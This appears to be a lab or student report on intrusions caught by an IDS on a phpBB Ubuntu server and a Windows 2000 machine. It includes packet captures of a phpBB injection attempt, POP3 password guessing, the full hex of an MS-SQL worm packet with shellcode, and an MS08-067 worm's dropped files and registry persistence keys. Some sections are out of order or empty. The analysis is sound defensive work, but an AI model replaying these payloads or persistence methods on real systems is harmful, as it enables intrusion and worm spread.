Successful Attack – phpBB Database Corrupt

The phpbb database was corrupted on multiple occasions. Specifically the phpbb_user_group table and the phpbb_sessions tables. These attacks basically made the board unusable unless it was reset.

phpBB : **Critical Error**

Error creating new session

DEBUG MODE

SQL Error : 1033 Incorrect information in file:
'./phpbb_db/phpbb_sessions.frm'

INSERT INTO phpbb_sessions (session_id,
session_user_id, session_start, session_time, session_ip,
session_page, session_logged_in) VALUES
('72f33ba8f0b64112dab50b2f4fd7e42e', -1, 1291305739,
1291305739, '60355b1a', 0, 0)

Line : 152
File : /var/www/phpbb/includes/sessions.php

This attack was conducted via an SQL injection attack and was very difficult to trace within the WallEye web interface or the Apache log files. However, we have narrowed it down to a very likely candidate.

```
11/29-16:11:25.591414 68:EF:BD:85:F2:D9 -> 0:C:29:FE:21:F1 type:0x800 len:0x266
188.92.76.210:4108 -> 96.53.93.58:80 TCP TTL:111 TOS:0x0 ID:181 IpLen:20 DgmLen:600 DF
***AP*** Seq: 0x746A3861  Ack: 0x9997F961  Win: 0xFFFF  TcpLen: 20
47 45 54 20 2F 70 68 70 62 62 2F 69 6E 64 65 78  GET /phpbb/index
2E 70 68 70 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B  .php++++++++++++
2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B  ++++++++++++++++
2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 52 65  ++++++++++++++Re
73 75 6C 74 3A 2B 25 46 34 25 45 45 25 46 30 25  sult:+%F4%EE%F0%
46 33 25 45 43 2B 25 45 44 25 45 35 2B 25 45 44  F3%EC+%ED%E5+%ED
25 45 30 25 45 39 25 45 34 25 45 35 25 45 44 2B  %E0%E9%E4%E5%ED+
2F 2B 25 45 44 25 45 35 2B 25 46 33 25 45 34 25  /+%ED%E5+%F3%E4%
45 30 25 45 42 25 45 45 25 46 31 25 46 43 2B 25  E0%EB%EE%F1%FC+%
45 45 25 45 46 25 46 30 25 45 35 25 45 34 25 45  EE%EF%F0%E5%E4%E
35 25 45 42 25 45 38 25 46 32 25 46 43 2B 49 50  5%EB%E8%F2%FC+IP
20 48 54 54 50 2F 31 2E 30 0D 0A 41 63 63 65 70   HTTP/1.0..Accep
74 3A 20 2A 2F 2A 0D 0A 55 73 65 72 2D 41 67 65  t: */*..User-Age
6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20  nt: Mozilla/4.0
28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49  (compatible; MSI
45 20 36 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E  E 6.0; Windows N
54 20 35 2E 31 3B 20 2E 4E 45 54 20 43 4C 52 20  T 5.1; .NET CLR
31 2E 31 2E 34 33 32 32 3B 20 46 44 4D 29 0D 0A  1.1.4322; FDM)..
52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F  Referer: http://
76 69 72 74 75 61 6C 2D 76 6F 69 64 2E 6F 72 67  virtual-void.org
2F 70 68 70 62 62 2F 69 6E 64 65 78 2E 70 68 70  /phpbb/index.php
2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B  ++++++++++++++++
2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 2B  ++++++++++++++++
2B 2B 2B 2B 2B 2B 2B 2B 2B 2B 52 65 73 75 6C 74  ++++++++++Result
3A 2B 25 46 34 25 45 45 25 46 30 25 46 33 25 45  :+%F4%EE%F0%F3%E
43 2B 25 45 44 25 45 35 2B 25 45 44 25 45 30 25  C+%ED%E5+%ED%E0%
45 39 25 45 34 25 45 35 25 45 44 2B 2F 2B 25 45  E9%E4%E5%ED+/+%E
44 25 45 35 2B 25 46 33 25 45 34 25 45 30 25 45  D%E5+%F3%E4%E0%E
42 25 45 45 25 46 31 25 46 43 2B 25 45 45 25 45  B%EE%F1%FC+%EE%E
46 25 46 30 25 45 35 25 45 34 25 45 35 25 45 42  F%F0%E5%E4%E5%EB
25 45 38 25 46 32 25 46 43 2B 49 50 0D 0A 48 6F  %E8%F2%FC+IP..Ho
73 74 3A 20 76 69 72 74 75 61 6C 2D 76 6F 69 64  st: virtual-void
2E 6F 72 67 0D 0A 50 72 6F 78 79 2D 43 6F 6E 6E  .org..Proxy-Conn
65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69  ection: Keep-Ali
76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 0D 0A 0D 0A  ve..Cookie: ....
```

For here we see that there are a number of GET requests with extra escaped ASCII text at the end. This is likely the vector for the injection attack against the phpBB web site.

Attempted Administrator Privilege Gain Dovecot(POP3/IMAP)

Someone attempted to exploit a format string vulnerability against Dovecot (POP3/IMAP server).

Sample Packets:

User Name:

```
11/29-15:58:52.972226 68:EF:BD:85:F2:D9 -> 0:C:29:FE:21:F1 type:0x800 len:0x4A
206.51.231.62:53291 -> 96.53.93.58:110 TCP TTL:114 TOS:0x0 ID:26260 IpLen:20 DgmLen:60 DF

***AP*** Seq: 0x24EF8028 Ack: 0x5C9D327B Win: 0xFADC TcpLen: 20
55 53 45 52 20 61 64 6D 69 6E 69 73 74 72 61 74                  USER administrat
6F 72 0D 0A                                                      or..
```

Password:

```
11/29-15:58:53.087775 68:EF:BD:85:F2:D9 -> 0:C:29:FE:21:F1 type:0x800 len:0x45
206.51.231.62:53291 -> 96.53.93.58:110 TCP TTL:114 TOS:0x0 ID:26275 IpLen:20 DgmLen:55 DF

***AP*** Seq: 0x24EF803C Ack: 0x5C9D3280 Win: 0xFAD7 TcpLen: 20
50 41 53 53 20 21 40 23 24 25 5E 26 2A 0D 0A                     PASS !@#$%^&*..
```

Other common user names that were used included: user, root, webmaster, admin, www, web, and server. The biggest offender was: 206.51.231.62 (United States).

This attack failed because Dovecot is up to date.

PHP Exploits

There were a few occasions where people would try to access a php files that were used to setup the php board hoping that they were not removed. These files if accessed, could have potentially allowed them to reconfigure the site, remove the site, corrupt the database, or give themselves admin privileges on the site. The files in question were setup.php and install.php.

The reason this did not work is because they were removed before the site was brought online. Part of the setup requires that these files be removed before the site goes live to prevent people from exploiting them.

MS-SQL Attacks

The IDS detected a several MS-SQL worm propagation attempts and a few MS-SQL version overflow attempts.

Sample Packet:

```
11/13-22:11:09.116082 68:EF:BD:85:F2:D9 -> 0:C:29:FE:21:F1 type:0x800
len:0x1A2
218.30.22.82:3281 -> 96.53.93.58:1434 UDP TTL:118 TOS:0x0 ID:26313 IpLen:20
DgmLen:404
Len: 376
04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ................
01 DC C9 B0 42 EB 0E 01 01 01 01 01 01 01 70 AE  ....B.........p.
42 01 70 AE 42 90 90 90 90 90 90 90 90 68 DC C9  B.p.B........h..
B0 42 B8 01 01 01 01 31 C9 B1 18 50 E2 FD 35 01  .B.....1...P..5.
01 01 05 50 89 E5 51 68 2E 64 6C 6C 68 65 6C 33  ...P..Qh.dllhel3
32 68 6B 65 72 6E 51 68 6F 75 6E 74 68 69 63 6B  2hkernQhounthick
43 68 47 65 74 54 66 B9 6C 6C 51 68 33 32 2E 64  ChGetTf.llQh32.d
68 77 73 32 5F 66 B9 65 74 51 68 73 6F 63 6B 66  hws2_f.etQhsockf
B9 74 6F 51 68 73 65 6E 64 BE 18 10 AE 42 8D 45  .toQhsend....B.E
D4 50 FF 16 50 8D 45 E0 50 8D 45 F0 50 FF 16 50  .P..P.E.P.E.P..P
BE 10 10 AE 42 8B 1E 8B 03 3D 55 8B EC 51 74 05  ....B....=U..Qt.
BE 1C 10 AE 42 FF 16 FF D0 31 C9 51 51 50 81 F1  ....B....1.QQP..
03 01 04 9B 81 F1 01 01 01 01 51 8D 45 CC 50 8B  ..........Q.E.P.
45 C0 50 FF 16 6A 11 6A 02 6A 02 FF D0 50 8D 45  E.P..j.j.j...P.E
C4 50 8B 45 C0 50 FF 16 89 C6 09 DB 81 F3 3C 61  .P.E.P........<a
D9 FF 8B 45 B4 8D 0C 40 8D 14 88 C1 E2 04 01 C2  ...E...@........
C1 E2 08 29 C2 8D 04 90 01 D8 89 45 B4 6A 10 8D  ...).......E.j..
45 B0 50 31 C9 51 66 81 F1 78 01 51 8D 45 03 50  E.P1.Qf..x.Q.E.P
8B 45 AC 50 FF D6 EB CA                          .E.P....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

After failing to find posting.php, they will attempt to return to the forum by going to index.php. viewforum.php or profile.php, but again, they cannot find these files since they forget to include phpbb/ in the URL.

Almost all of these attacks originated from China with the top offenders being:

- 117.22.229.187 with 20% traffic (China)
- 218.30.22.82 with 15.4% traffic (China)
- 219.150.223.253 with 12.3% traffic (China)

Other countries of origin were:

- Spain
- Brazil
- United States
- Bulgaria
- Hong Kong
- Czech Republic

The reason they were unsuccessful was because the machine was not running MS-SQL.

SSH Attacks

There was a ton of activity on port 22. Around 60% of this traffic was our own ssh traffic. The other 40% were attempts at guessing the password.

- 11.6% of the packets were from China with 28 source IPs
- 8.2% of the packets were from Mexico with 2 source IPs
- 7.8% of the packets were from Korea with 5 source IPs
- 6.6% of the packets were from USA with 11 source IPs
- 1.5% of the packets were from Thailand with 2 source IPs

The IPs that were the biggest contributors to the SSH traffic were:

- 201.161.48.185 at 8.2% total ssh traffic and 8593 packets (Mexico)
- 221.143.48.15 at 7.8% total ssh traffic and 8218 packets (Korea)
- 173.192.213.20 at 5.1% total ssh traffic and 5328 packets (United States)
- 59.34.148.71 at 3.0% total ssh traffic and 3102 packets (China)

POP3 Common User/Password Attack

This attack targeted both the Ubuntu machine and the Windows machine via port 110. We previously believed this to be a "format string attack" but it was actually part of a common user/password attack. The reason we believed it to be a format string attack was because there were some events that were listed as such in WallEye.

```
11/29-15:58:55.071678 68:EF:BD:85:F2:D9 -> 0:C:29:FE:21:F1 type:0x800 len:0x46
206.51.231.62:53331 -> 96.53.93.58:110 TCP TTL:114 TOS:0x0 ID:26396 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x27A1D5BA  Ack: 0xD44095AA  Win: 0xFADC  TcpLen: 20
55 53 45 52 20 77 65 62 6D 61 73 74 65 72 0D 0A  USER webmaster..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-15:58:55.187686 68:EF:BD:85:F2:D9 -> 0:C:29:FE:21:F1 type:0x800 len:0x45
206.51.231.62:53331 -> 96.53.93.58:110 TCP TTL:114 TOS:0x0 ID:26401 IpLen:20 DgmLen:55 DF
***AP*** Seq: 0x27A1D5CA  Ack: 0xD44095AF  Win: 0xFAD7  TcpLen: 20
50 41 53 53 20 21 40 23 24 25 5E 26 2A 0D 0A     PASS !@#$%^&*..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This particular password uses a bunch of special characters that must have triggered the snort rule for format string attacks, while the other attacks were not picked up. While this may look like a strong password that would not be used in a common attack, it is actually obtained by holding shift and typing 12345678 on standard keyboards.

Here is another example of an attempted entry using common user/password.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-15:57:31.245517 68:EF:BD:85:F2:D9 -> 0:C:29:E6:53:64 type:0x800 len:0x42
206.51.231.62:50960 -> 96.53.93.62:110 TCP TTL:114 TOS:0x0 ID:11972 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0x135594E7  Ack: 0xAF1901F0  Win: 0xFA90  TcpLen: 20
55 53 45 52 20 61 64 6D 69 6E 0D 0A              USER admin..

. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-15:57:31.356382 68:EF:BD:85:F2:D9 -> 0:C:29:E6:53:64 type:0x800 len:0x42
206.51.231.62:50960 -> 96.53.93.62:110 TCP TTL:114 TOS:0x0 ID:12034 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0x135594F3  Ack: 0xAF1901F5  Win: 0xFA8B  TcpLen: 20
50 41 53 53 20 73 75 70 65 72 0D 0A              PASS super..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-15:57:31.356886 0:C:29:E6:53:64 -> 68:EF:BD:85:F2:D9 type:0x800 len:0x6E
96.53.93.62:110 -> 206.51.231.62:50960 TCP TTL:128 TOS:0x0 ID:2021 IpLen:20 DgmLen:96 DF
***AP*** Seq: 0xAF1901F5  Ack: 0x135594FF  Win: 0xFFE7  TcpLen: 20
2D 45 52 52 20 4C 6F 67 6F 6E 20 66 61 69 6C 75  -ERR Logon failu
72 65 3A 20 75 6E 6B 6E 6F 77 6E 20 75 73 65 72  re: unknown user
20 6E 61 6D 65 20 6F 72 20 62 61 64 20 70 61 73   name or bad pas
73 77 6F 72 64 2E 0D 0A                          sword...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

One attack occurred on November 29th which targeted the Ubuntu machine and the Windows machine and originated from the American IP 206.51.231.62.

A much larger attack occurred on December 1st with thousands of login attempts originating from Iran and Taiwan.

Spam-bots

Spambots targeted the phpBB bulletin board on the Ubuntu machine. Bots created accounts and attempted to post by using the posting.php. This failed because the bots were looking for the file at virtual-void.org/posting.php instead of at virtual-void.org/phpbb/posting.php.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/13-18:53:01.827747 0:C:29:FE:21:F1 -> 68:EF:BD:85:F2:D9 type:0x800 len:0x239
96.53.93.58:80 -> 95.68.85.187:4312 TCP TTL:64 TOS:0x0 ID:11661 IpLen:20 DgmLen:555 DF
***AP*** Seq: 0xE0D4DC1C  Ack: 0x14D5F603  Win: 0x1920  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 53 75   Found..Date: Su
6E 2C 20 31 34 20 4E 6F 76 20 32 30 31 30 20 30  n, 14 Nov 2010 0
32 3A 35 31 3A 33 31 20 47 4D 54 0D 0A 53 65 72  2:51:31 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 2F 32 2E 32 2E  ver: Apache/2.2.
34 20 28 55 62 75 6E 74 75 29 20 50 48 50 2F 35  4 (Ubuntu) PHP/5
2E 32 2E 33 2D 31 75 62 75 6E 74 75 36 2E 35 0D  .2.3-1ubuntu6.5.
0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A  .Content-Length:
20 33 31 35 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E   315..Connection
3A 20 63 6C 6F 73 65 0D 0A 43 6F 6E 74 65 6E 74  : close..Content
2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C  -Type: text/html
3B 20 63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38  ; charset=iso-88
35 39 2D 31 0D 0A 0D 0A 3C 21 44 4F 43 54 59 50  59-1....<!DOCTYP
45 20 48 54 4D 4C 20 50 55 42 4C 49 43 20 22 2D  E HTML PUBLIC "-
2F 2F 49 45 54 46 2F 2F 44 54 44 20 48 54 4D 4C  //IETF//DTD HTML
20 32 2E 30 2F 2F 45 4E 22 3E 0A 3C 68 74 6D 6C   2.0//EN">.<html
3E 3C 68 65 61 64 3E 0A 3C 74 69 74 6C 65 3E 34  ><head>.<title>4
30 34 20 4E 6F 74 20 46 6F 75 6E 64 3C 2F 74 69  04 Not Found</ti
74 6C 65 3E 0A 3C 2F 68 65 61 64 3E 3C 62 6F 64  tle>.</head><bod
79 3E 0A 3C 68 31 3E 4E 6F 74 20 46 6F 75 6E 64  y>.<h1>Not Found
3C 2F 68 31 3E 0A 3C 70 3E 54 68 65 20 72 65 71  </h1>.<p>The req
75 65 73 74 65 64 20 55 52 4C 20 2F 70 6F 73 74  uested URL /post
69 6E 67 2E 70 68 70 20 77 61 73 20 6E 6F 74 20  ing.php was not
66 6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65  found on this se
72 76 65 72 2E 3C 2F 70 3E 0A 3C 68 72 3E 0A 3C  rver.</p>.<hr>.<
61 64 64 72 65 73 73 3E 41 70 61 63 68 65 2F 32  address>Apache/2
2E 32 2E 34 20 28 55 62 75 6E 74 75 29 20 50 48  .2.4 (Ubuntu) PH
50 2F 35 2E 32 2E 33 2D 31 75 62 75 6E 74 75 36  P/5.2.3-1ubuntu6
2E 35 20 53 65 72 76 65 72 20 61 74 20 77 77 77  .5 Server at www
2E 76 69 72 74 75 61 6C 2D 76 6F 69 64 2E 6F 72  .virtual-void.or
67 20 50 6F 72 74 20 38 30 3C 2F 61 64 64 72 65  g Port 80</addre
73 73 3E 0A 3C 2F 62 6F 64 79 3E 3C 2F 68 74 6D  ss>.</body></htm
6C 3E 0A                                         l>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Windows 2000 Server

Reconnaissance Activity

TCP portscans and portsweeps were carried out to check for open ports on the Windows 2000 machine. The attacker then can use the appropriate exploit knowing which ports are open on the machine.

```
ICMP   Echo (ping) request  (id=0xac3d, seq(be/le)=1/256, ttl=19)
ICMP   Echo (ping) request  (id=0xac3d, seq(be/le)=0/0, ttl=19)
ICMP   Echo (ping) request  (id=0xabc6, seq(be/le)=0/0, ttl=19)
ICMP   Echo (ping) request  (id=0x0f31, seq(be/le)=1/256, ttl=20)
ICMP   Echo (ping) request  (id=0x0da3, seq(be/le)=0/0, ttl=20)
ICMP   Echo (ping) request  (id=0xca25, seq(be/le)=1/256, ttl=19)
ICMP   Echo (ping) request  (id=0xc70a, seq(be/le)=0/0, ttl=19)
ICMP   Echo (ping) request  (id=0xca25, seq(be/le)=0/0, ttl=19)
ICMP   Echo (ping) request  (id=0x194d, seq(be/le)=1/256, ttl=22)
ICMP   Echo (ping) request  (id=0x194d, seq(be/le)=0/0, ttl=22)
ICMP   Echo (ping) request  (id=0x17b5, seq(be/le)=0/0, ttl=22)
ICMP   Echo (ping) request  (id=0xac4e, seq(be/le)=1/256, ttl=21)
ICMP   Echo (ping) request  (id=0xac4e, seq(be/le)=0/0, ttl=21)
ICMP   Echo (ping) request  (id=0xabfa, seq(be/le)=0/0, ttl=21)
ICMP   Echo (ping) request  (id=0x518d, seq(be/le)=1/256, ttl=21)
ICMP   Echo (ping) request  (id=0x518d, seq(be/le)=0/0, ttl=21)
```


Successful Exploit – WORM_IRCBOT.BWS


The only successful exploit on the Windows 2000 server system made use of a vulnerability in the NetBIOS SMB-DS service in order to get into the system.

This worm takes advantage of the following software vulnerability to propagate across networks:

- Microsoft Security Bulletin MS08-067

It determines the IP address of the affected system and the Octet D of the IP address. It decrements the said unit by a value of 1 and does a recursive routine that increments the IP address also by a value of 1. It then attempts to establish a connection in every IP address that is generated using TCP port 445. Once a successful connection is established, it then sends the exploited RPC request along with a copy of itself.





The worm drops itself into the following file:

- %Windows%\system\dllcache.exe

It also drops the following component file(s):

- %System%\drivers\sysdrv32.sys - detected as HKTL_TCPAGENT

It terminates the initially executed copy and executes the dropped copy and creates the following registry entry to enable its automatic execution at every system startup:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
netmon = "%Windows%\system\dllcache.exe"
```

It creates the following registry keys and entries in order to automatically execute even in safe mode:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\dllcache
(Default) = "Service"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\dllcache
(Default) = "Service"
```

Anatomy of the connection:

```
SMB     Negotiate Protocol Request
SMB     Negotiate Protocol Response
SMB     Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB     Session Setup AndX Response, NTLMSSP_CHALLENGE, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
SMB     Session Setup AndX Request, NTLMSSP_AUTH, User: \
SMB     Session Setup AndX Response
SMB     Tree Connect AndX Request, Path: \\96.53.93.62\IPC$
SMB     Tree Connect AndX Response
SMB     NT Create AndX Request, FID: 0x400e, Path: \browser
SMB     NT Create AndX Response, FID: 0x400e
DCERPC Bind: call_id: 1 SRVSVC V3.0
SMB     Write AndX Response, FID: 0x400e, 72 bytes
SMB     Read AndX Request, FID: 0x400e, 1024 bytes at offset 0
DCERPC Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
SRVSVC NetPathCanonicalize request
SRVSVC NetPathCanonicalize response[Long frame (804 bytes)]
SMB     Close Request, FID: 0x400e
SMB     Close Response, FID: 0x400e
SMB     Logoff AndX Request
SMB     Logoff AndX Response
SMB     Tree Disconnect Request
SMB     Tree Disconnect Response
```


MS-SQL Worm propagation attempt (1434)

Using crafted packets, the worm exploits a buffer overflow in the monitoring service implementation to infect the host. Currently, this worm is extremely wide-spread.

Once infected, the host will simply continue propagation of the worm. No distributed denial of service, backdoor, or destructive functionality exists with this worm, but the amount of traffic it can generate is capable of causing network outages.

To fix this problem, administrators should download and apply the appropriate patch.

The worm's signature is as follows:



MS-SQL sa brute force failed login unicode attempt

